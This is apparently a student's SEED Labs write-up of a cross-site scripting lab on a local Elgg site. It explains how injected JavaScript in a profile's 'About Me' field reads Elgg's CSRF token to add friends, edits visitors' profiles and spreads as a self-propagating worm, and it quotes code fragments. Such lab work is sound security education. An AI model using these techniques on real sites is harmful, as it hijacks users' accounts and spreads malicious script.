
Using the HTTP Header, we are able to know that the timestamp and token is added sequentially to the get request.


```
show_img('Task 4/add_friend.png')
```



After clicking on the `Edit HTML`, we add the script into the About Me, so that any user who clicks on the Samy's profile will automatically add Samy as their friend list.

```
show_img('Task 4/add_script.png')
show_img('Task 4/friend_added.png')
```





Line 1: `var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;` Line 2: `var token="&__elgg_token="+elgg.security.token.__elgg_token;`

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?


Based off the HTTP Header Live Sub, we were able to identify that the timestamp and token are added to the url to construct a HTTP request to add a friend. The ts and token variable are retrieved from the elgg security token and added so that the server can identify the timstamp and token of the user who wished to 'add' Samy as a friend.

Question 2 If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No the Editor mode will wrap the html tags in p tags, i.e. `<p><html></html></p>`, and this will not be executed as JavaScript codes.


Task 5: Modifying the Victim's Profile


```
show_img('Task 5/get_req.png')
```



Using the HTTP Header, we are able to know the get request to edit the user's profile, but since we do not want to edit only Samy's profile, we will be using the `action/profile/edit` search path instead

```
show_img('Task 5/add_script.png')
show_img('Task 5/profile_edited.png')
```







Line 3: `if(elgg.session.user.guid!=samyGuid)`


Question 3: Why do we need Line 3? Remove this line, and repeat your attack. Report and explain your observation.

To prevent accidentally editing over Samy's profile and losing the script, the if statement checks if the guid of the logged in user is Samy's guid. If it is not Samy's guid, edit the About Me and add a new tag `<p>Samy is my hero</p>`.

```
show_img('Task 5/rm_guid.png')
show_img('Task 5/profile_edited_samy.png')
show_img('Task 5/profile_edited_samy_2.png')
```








Task 6: Writing a Self-Propagating XSS Worm


Link

```
show_img('Task 6/link/find_jswebserver.png')
```



Find out which webserver hosts JavaScript file from the `image_www/apache_csp.conf` file. Change directory to `/var/www/csp` in the elgg docker container


```
show_img('Task 6/link/xss_worm.png')
```




Edit the DOM approach codes to edit the 'About me' section of people who viewed Samy's profile page to Samy is my hero, set samyGuid=59, and the content of the url is derived edit_profile.js


```
show_img('Task 6/link/profile_alert.png')
show_img('Task 6/link/profile_alert_alice.png')
show_img('Task 6/link/profile_worm_charlie.png')
```

Color


Activities
Firefox Web Browser
Apr 9 09:24
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com
I'm hacked!
OK
Read www.seed-server.com

Color


Activities
Firefox Web Browser
Apr 9 10:03
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
About me
Samy is my hero
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com
I'm hacked!
OK
Read www.seed-server.com

